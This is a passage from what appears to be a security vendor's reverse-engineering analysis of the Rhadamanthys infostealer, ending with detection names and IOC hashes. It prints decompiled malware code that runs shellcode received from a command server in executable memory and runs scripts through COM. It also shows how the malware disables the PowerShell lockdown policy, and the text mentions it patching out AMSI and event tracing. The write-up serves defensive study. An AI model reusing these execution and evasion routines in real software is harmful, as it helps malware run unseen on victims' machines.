        run_dumpper_window(stc->unk2, stc->hMapping);
        break;
      default:
        break;
    }
    free_tls_storage();
    tls_index = get_tls_index();
    TlsFree(tls_index);
    ExitProcess(0);
  }
}
```

Figure 48 – Switch-case parsing the commands

from the C2 received by the taskcore module.

The passed structure contains parameters filled in by the `coredll.bin`, and the mapping contains the buffer with a module to be executed that was received from the C2. While some of the other modules interact only with the `coredll.bin`, this one is also capable of establishing its own connection with the C2 and reports there directly.

As the author mentioned, the module is able to run a variety of content formats.

The simplest of them is running shellcodes.

```
void __cdecl __noreturn run_shellcode_from_mapping(int a1, HANDLE hObj)
{
  void (*shellc)(void); // edi
  UINT_PTR *map; // eax
  UINT_PTR *v4; // esi
  void (*buf)(void); // eax

  shellc = 0;
  GetProcessHeap();
  map = MapViewOfFile(hObj, 4u, 0, 0, 0);
  v4 = map;
  if ( map )
  {
    if ( !IsBadReadPtr(map + 1, *map) )
    {
      buf = VirtualAlloc(0, *v4, 0x3000u, 0x40u);
      shellc = buf;
      if ( buf )
        copy_memory(buf, v4 + 4, *v4);
    }
    UnmapViewOfFile(v4);
  }
  CloseHandle(hObj);
  if ( shellc )
  {
    SetUnhandledExceptionFilter(ExitProcess_ret13);
    shellc();
    VirtualFree(shellc, 0, 0x8000u);
  }
  ExitProcess(8u);
}
```

Figure 49 – A function within taskcore.bin, executing simple shellcodes.

Scripts, such as JScripts and VBScripts, are both executed by the same function:

```
if ( inp_block )
{
  MultiByteToWideChar(65001u, 0, *(Block + 5), *(Block + 6), inp_block, size);
  script_type = &VBScriptLanguage;
  if ( !is_vbscript )
    script_type = JScriptLanguage;
  res = parse_script(script_type, _inp_block, fill_results, Block);
  free(_inp_block);
}
```

Figure 50 – Fragment of a function within taskcore.bin, executing JScripts and VBScripts.

Underneath, it uses a COM interface and parses the given script with the help of a function `ParseScriptText`.

```
inst = CoInitializeEx(0, 0);
if ( inst >= 0 )
{
  inst = CoCreateInstance(script_type, 0, 3u, &IActiveScript, (LPVOID *)&activeScript);
  if ( inst >= 0 )
  {
    inst = activeScript->lpVtbl->QueryInterface(
             activeScript,
             (const IID *const)IActiveScriptParse32,
             (void **)&script_parser);
    if ( inst >= 0 )
    {
      inst = script_parser->lpVtbl->InitNew(script_parser);
      if ( inst >= 0 )
      {
        v26[3] = (ITypeLib *)activeScript;
        inst = activeScript->lpVtbl->SetScriptSite(activeScript, (IActiveScriptSite *)&v24);
        if ( inst >= 0 )
        {
          v5 = activeScript->lpVtbl;
          wscript = (const OLECHAR *)decode_wstring(&enc_WScript);// "WScript"
          v7 = SysAllocString(wscript);
          inst = v5->AddNamedItem(activeScript, v7, 2);
          if ( inst >= 0 )
          {
            v8 = activeScript->lpVtbl;
            rhadam = (const OLECHAR *)decode_wstring(&enc_Rhadamathys);// "Rhadamathys"
            v10 = SysAllocString(rhadam);
            inst = v8->AddNamedItem(activeScript, v10, 2);
            if ( inst >= 0 )
            {
              clear_tls_buffer();
              inst = script_parser->lpVtbl->ParseScriptText(script_parser, Block, 0, 0, 0, 0, 0, 0, 0, 0);
              if ( inst >= 0 )
                inst = activeScript->lpVtbl->SetScriptState(activeScript, SCRIPTSTATE_CONNECTED);
            }
          }
        }
      }
      script_parser->lpVtbl->Release(script_parser);
    }
    activeScript->lpVtbl->Close(activeScript);
    activeScript->lpVtbl->Release(activeScript);
  }
}
```

Figure 51 – Parsing and executing scripts using the COM interface.

Similar to the previously mentioned `stubmod.bin` (”Stealing from KeePass”), the .NET environment is manually initialized. It is then it is used to run PowerShell scripts as well as plugins in the custom format (that are delivered in the form of .NET assemblies).

```
HRESULT __cdecl init_dotnet_plugins(int *stc)
{
  OLECHAR *plugins; // eax

  plugins = decode_wstring(&enc_plugins);       // "plugins"
  return init_dotnet_runtime_and_run(stc[3], stc[4], fill_output_callback, stc, plugins);
}
```

Figure 52 – Function leading to the execution of a plugin (.NET assembly).

Before running the PowerShell scripts, the malware zeroes out the Environment Variable `_PSLockdownPolicy`. This modification disables the PowerShell lockdown policy, which is a security feature restricting the execution of certain actions within the PowerShell environment. As a result, this allows more freedom in execution of scripts.

```
HRESULT __cdecl init_dotnet_powershell(int *stc)
{
  OLECHAR *aPowershell; // eax

  SetEnvironmentVariableW(_PSLockdownPolicy, 0);
  aPowershell = decode_wstring(&enc_powershell);// "powershell"
  return init_dotnet_runtime_and_run(stc[3], stc[4], fill_output_callback, stc, aPowershell);
}
```

Figure 53 – Function leading to the execution of a PowerShell script.

The module also disables other security-related features: for example, it patches out AMSI checks and event tracing in NTDLL.

Analyzing the strings

The functionality of the modules is vast, but because we dumped and deobfuscated all the strings, we can get a good overview of different aspects of the modules by reviewing them. Selected artifacts described below.

SQLite library

There are multiple strings indicating that the module comes with a statically linked SQLite library. The presence of SQLite modules in malware strongly suggests that it steals cookies, as cookies are kept in local SQLite databases. The Rhadamanthys core comes with the version string, which leads to the particular commit of the SQLite: https://www3.sqlite.org/src/info/fe7d3b75fe1bde41 (updated since the previous version of the malware, which used an earlier commit: https://www2.sqlite.org/src/info/8180e320ee4090e4)

```
SQLite format 3
2016-04-08 15:09:49 fe7d3b75fe1bde41511b323925af8ae1b910bc4d
```

In addition to the artifacts pointing to the library itself, we can see some queries among the decrypted strings, such as the following:

```
SELECT title, url FROM (SELECT * FROM moz_bookmarks INNER JOIN moz_places ON moz_bookmarks.fk=moz_places.id)
SELECT url FROM (SELECT * FROM moz_annos INNER JOIN moz_places ON moz_annos.place_id=moz_places.id) t GROUP
BY place_id
```

Those queries are used for retrieving Mozilla browsing history and will be applied on the found database. They are part of the stealer described in “Stealing from Chrome and Mozilla products”.

Mbed-Crypto

We can find multiple strings suggesting that the malware makes use of a statically linked library with Elliptic curves. Some of the strings can help uniquely identify the library and its version.

```
8335DC163BB124B65129C96FDE933D8D723A70AADC873D6D54A7BB0D
14DEF9DEA2F79CD65812631A5CF5D3ED
```

It turns out to be Mbed Crypto (source), an old version of the library now renamed Mbed TLS.

The source file referencing the found strings can be seen on the project’s Github: [reference 1] [reference 2]. Note that the mentioned strings are not present in the new version of the library (under the new name Mbed-TLS) which suggests that the malware author used the old copy.

After analyzing the application, we know that this library is used to establish the TLS connection with the C2.

CJSON Library

Some unencrypted strings suggest the use of JSON, implemented by the statically linked library cJSON:

```
cjson
BUG: Unable to fetch CJSON configuration
JSON parser does not support UTF-16 or UTF-32
'[' or '{' expected
unexpected token
'}' expected
':' expected
string or '}' expected
']' expected
```

Looking further at the context in which those strings are used, we can see that the JSON format was applied to create reports about the stolen content, that was retrieved by the LUA scripts. We can also find relevant artifacts among the decrypted strings:

```
e7bcc,'{"root":'
e7bb0,'root'
e7d58,'profile'
e3814,'username'
e37f8,'password'
e7d40,'openvpn'
```

Artifacts from 360 Browser Password stealer

Among unencrypted strings, we see the following strings that can be found in the open-source 360 Browser Password decoder.

```
cf66fb58f5ca3485
(4B01F200ED01)
```

The first of the strings is an AES key that is used for decrypting the password. The second is the prefix of the encrypted password that needs to be dropped.

A snippet from a Chinese website

One of the strings is quite unusual, and looks like along key or an obfuscated content:

```
0a{1b2c3d$4e5f6g7h_8@i9jAkBl`CmDnEo[FpGqHrI~s-JtKuLvMw%NxOyPz(Q9R8S7T6)U5V4]W3X2}Y1Z0
```

However, Googling for it gives few results only, leading to a Chinese website with a simple code snippet. The snippet illustrates how to generate a random file name, and the aforementioned string is just used as a charset. The implementation used in Rhadamanthys is not identical, but has analogous functionality:

```
LPWSTR __cdecl random_name(char *out_buf, LPCWSTR extension)
{
  int len_no_ext; // edx
  int name_len; // ebx
  char *buf_ptr; // esi
  __int16 buf[86]; // [esp+Ch] [ebp-ACh] BYREF
  int indx; // [esp+C0h] [ebp+8h]

  len_no_ext = rand() % 8;
  qmemcpy(buf, a0a1b2c3d4e5f6g, sizeof(buf));   //
                                                // 0a{1b2c3d$4e5f6g7h_8@i9jAkBl`Cm
  name_len = len_no_ext + 3;
  if ( len_no_ext != -3 )
  {
    buf_ptr = out_buf;
    indx = len_no_ext + 3;
    do
    {
      *buf_ptr = buf[rand() % 0x54u];
      buf_ptr += 2;
      --indx;
    }
    while ( indx );
  }
  *&out_buf[2 * name_len] = '.';
  return lstrcpyW(&out_buf[2 * name_len + 2], extension);
}
```

Figure 54 – Function generating a random file name.

The string is referenced in the fragment of code responsible for generating names for the additional executables downloaded from the C2 that are dropped and executed.

This piece of code is not particularly interesting, but the choice is unusual and may give a subtle hint that the author is a Chinese speaker. Hovewer, it is not enough to draw any conclusions.

Additions in the version 0.5.1

During the writing of this article, the author already released version 0.5.1. The newest version contains additions such as a Clipper plugin, which watches a clipboard and replaces wallet addresses with attackers' addresses. This version enables even more customization – distributors can order private stubs, prepared especially for them.



Figure 55 – Announcement about the version 0.5.1, published on author's Telegram account.

List of changes, as presented by the author:

```
1.Added Clippers plug-in
2.Telegram notification, you can now choose whether to send wallet crack and seed records in the log ZIP
3.Google Account Cookie Recovery
4.Default build stub cleaning for Windows Defender, including cloud protection
```

We can already see that the Clipper plugin supports a rich set of targets.

Figure 56 – List of the applications attacked by the Clipper plugin (added in version 0.5.1).

Conclusion

Rhadamanthys is a well-designed, modular stealer. In this article, we presented some details of its implementation, showing the incorporated techniques and execution flow. Although the core component comes with a lot of interesting built-in features, the power of this malware lies in its extensibility.

The currently analyzed version 0.5.0 supports multiple scripting languages, from LUA (whose interpreter is built-in to the main module) to PowerShell and other scripting languages, that are supported via an additional module.

As we can see, the author keeps enriching the set of available features, trying to make it not only a stealer but a multipurpose bot, by enabling it to load multiple extensions created by a distributor. The added features, such as a keylogger, and collecting information about the system, are also a step towards making it a general-purpose spyware.

It is evident that with the fast pace and ongoing development, Rhadamanthys is trying hard to become a big player on the malware market and is most likely here to stay.

Check Point customers remain protected from the threats described in this research.

Check Point's Threat Emulation provides comprehensive coverage of attack tactics, file types, and operating systems and has developed and deployed a signature to detect and protect customers against threats described in this research.

Check Point's Harmony Endpoint provides comprehensive endpoint protection at the highest security level, crucial to avoid security breaches and data compromise. Behavioral Guard protections were developed and deployed to protect customers against threats described in this research.

BG:

InfoStealer.Wins.Rhadamanthys.E/F

BS:

InfoStealer.Wins.Rhadamanthys.C/D/G

TE/Harmony Endpoint protections:

InfoStealer.Wins.Rhadamathys.C/D/G

IOC/Analyzed samples

ID	Hash	Module type	Format
#1.1	bb8bbcc948e8dca2e5a0270c41c062a29994a2d9b51e820ed74d9b6e2a01ddcf	Stage 1 (version 0.5.0)	PE
#1.2.1	22a67f510dfb7ca822b5720b89cd81abfa5e63fefa1cdc7e266fbcbb0698db33	Stage 2: main module	XS1
#1.2.2	6ed3ac428961b350d4c8094a10d7685578ce02c6cd41cc7f98d8eeb361f0ee38	dt.x86.bin	XS1
#1.2.3	4fd469d08c051d6997f0471d91ccf96c173d27c8cff5bd70c3f2c5008faa786f	early.x86.bin	XS1
#1.2.4	633b0fe4f3d2bfb18d4ad648ff223fe6763397daa033e9c5d79f2cae89a6c3b2	early.x64.bin	XS1
#1.2.5	50b1f29ccdf727805a793a9dac61371981334c4a99f8fae85613b3ee57b186d2	phexec.bin	XS1
#1.2.6	01609701a3ea751dc2323bec8018e11742714dc1b1c2dcb39282f3c4a4537c7d	netclient.x86.bin	XS1
#1.2.7	a905226a2486ccc158d44cf4c1728e103472825fb189e05c17d998b9f5534d63	proto_x86.bin	shellcode
#1.2.8	ed713454c20844522304c49cfe25fe1490418c300e5ab0c9fca431ede1e91d7b	strategy.x86.bin	XS1
#1.2.9	f82ec2246dde81ca9edb69fb9c7ce3f7101f5ffcdc3bdb86fea2a5373fb026fb	unhook.bin	XS1
#1.3.1	ee4a487e78f23f5dffc35e73aeb9602514ebd885eb97460dd26635f67847bd16	Stage 3: main stealer component: "coredll.bin" (32-bit)	XS2
#1.3.2	fcb00beaa88f7827999856ba12302086cadbc1252261d64379172f2927a6760e	Stage 3 submodule: "KeePassHax.dll"	PE
#1.3.3	a87032195e38892b351641e08c81b92a1ea888c3c74a0c7464160e86613c4476	Stage 3 submodule: "runtime.dll"	PE
#1.3.4	3d010e3fce1b2c9ab5b8cc125be812e63b661ddcbde40509a49118c2330ef9d0	Stage 3 submodule: "loader.dll"	PE

ID	Hash	Module type	Format
#1.3.5	ecab35dfa6b03fed96bb69ffcecd11a29113278f53c6a84adced1167b66abe62	Stage 3 submodule: “stubmod.bin” (32-bit)	XS2
#1.3.6	5890b47df83b992e2bd8617d0ae4d492663ca870ed63ce47bb82f00fa3b82cf9	Stage 3 submodule: “taskcore.bin” (32-bit)	XS2
#1.3.7	2b6faa98a7617db2bd9e70c0ce050588c8b856484d97d46b50ed3bb94bdd62f7	Stage 3 submodule: “stubexec.bin” (32-bit)	XS2
#1.3.8	f1f33618bbb8551b183304ddb18e0a8b8200642ec52d5b72d3c75a00cdb99fd4	Stage 3: main stealer component: “coredll.bin” (64-bit)	XS2

Appendix

Our other writeups on Rhadamanthys:

[1] “From Hidden Bee to Rhadamanthys – The Evolution of Custom Executable Formats”.

[2] “Rhadamanthys: The”Everything Bagel” Infostealer”

More about used techniques:

[3] https://redops.at/en/blog/direct-syscalls-vs-indirect-syscalls

[4] https://media.defcon.org/DEF CON 30/DEF CON 30 presentations/Tarek Abdelmotaleb Dr. Bramwell Brizendine – Weaponizing Windows Syscalls as Modern 32-bit Shellcode – paper.pdf

[5] https://whiteknightlabs.com/2021/12/11/bypassing-etw-for-fun-and-profit/

[6] https://www.malwarebytes.com/blog/news/2018/01/a-coin-miner-with-a-heavens-gate

[7] https://www.codeproject.com/Articles/11003/The-coding-gentleman-s-guide-to-detecting-the-NET

[8] https://codingvision.net/calling-a-c-method-from-c-c-native-process

[9] https://communities.bentley.com/products/programming/microstation_programming/f/archived-microstation-v8i-programming-forum/64713/write-a-com-server-in-c—call-from-vba-c-or-c-or-vb-net

GO UP
BACK TO ALL POSTS